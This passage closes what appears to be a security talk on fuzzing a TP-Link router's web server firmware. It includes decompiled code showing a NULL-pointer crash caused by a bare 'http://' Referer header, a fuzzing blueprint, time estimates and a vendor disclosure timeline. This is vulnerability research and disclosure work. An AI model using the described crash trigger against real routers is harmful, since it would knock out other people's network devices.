         20 03
00406a70 20 00          _addiu      fd,sp,0x20
         a5 27
00406a74 10 00          lw          gp,local_a10(sp)
         bc 8f
00406a78 8f 00          bne         is_ok,zero,strncmp_not_ok
         40 14
00406a7c 00 00          _nop
         00 00
```

Figure 19: Assembly of crash site

Crashing function

```
refer_domain_part = strtok(refer_value_after_http_cpy,"/");
referer_without_port = strtok(refer_domain_part,":");
    /* crash here because no domain in just `http://` */
is_ok = cnet_addrStrToNum(referer_without_port,&some_depth_param);
if (is_ok == 0) {
  depth[0] = 0;
  depth[1] = 0;
  local_38 = some_depth_param;
  depth[2] = 0;
  depth[3] = 0;
```

Figure 20: Decompilation of crash site

Crashing function (cont.)

```
int http_parser_main(socket_container *con, FILE *fd) {
  // ...
  //       http://
  //              ^
  //   find this character
  refer_domain_part = strtok(referer, "/");
  // no ':' in URL, so the following returns NULL
  referer_without_port = strtok(refer_domain_part, ":");
  is_ok = cnet_addrStrToNum(
    referer_without_port /* NULL */,
    &some_depth_param
  );
  // ...
}
```

Crashing function (cont.)

```
int cnet_addrStrToNum(char *ip_a /* NULL */,
    in_addr_t *addr) {
  // ... converts IPv4 address to string
  success = os_inet_aton(ip_a,&dest);
  if (success == -1) {
    result = -1;
    // Crash here, ip_a == NULL
    if (*ip_a != '\0') {
      // Never hits this error
      cdbg_printf(/* ... */ "Error ip is %s\n");
    }
  }
  // ...
}
```

Conclusion

Fuzzing blueprint

1. **Identify** the hardware and firmware
2. **Understand** firmware and create mock environment
3. Create a **test corpus** and configure your **fuzzer**
4. Start fuzzing and find **vulnerabilities**

Time required

The complete process took me about 180 hours:

1. Writing the fuzzing harness: 50h
2. Setting up the tool chain: 20h
3. Learning Ghidra for MIPS: 30h
4. Reverse engineering the firmware, including `httpd`: 60h
5. Crash triage and reporting: 10h
6. Contribute patches to AFL++: 10h

Escalation Timeline

- 2025-05-12: Submit vulnerability report to TP-Link
- 2025-05-16: TP-Link confirms reproduction
- 2025-06-04: TP-Link acknowledges vulnerability
- 2025-08-19: TP-Link assigns CVE ID
- 3 Months later, no news

Thank you

Figure 21: DES keys hard-coded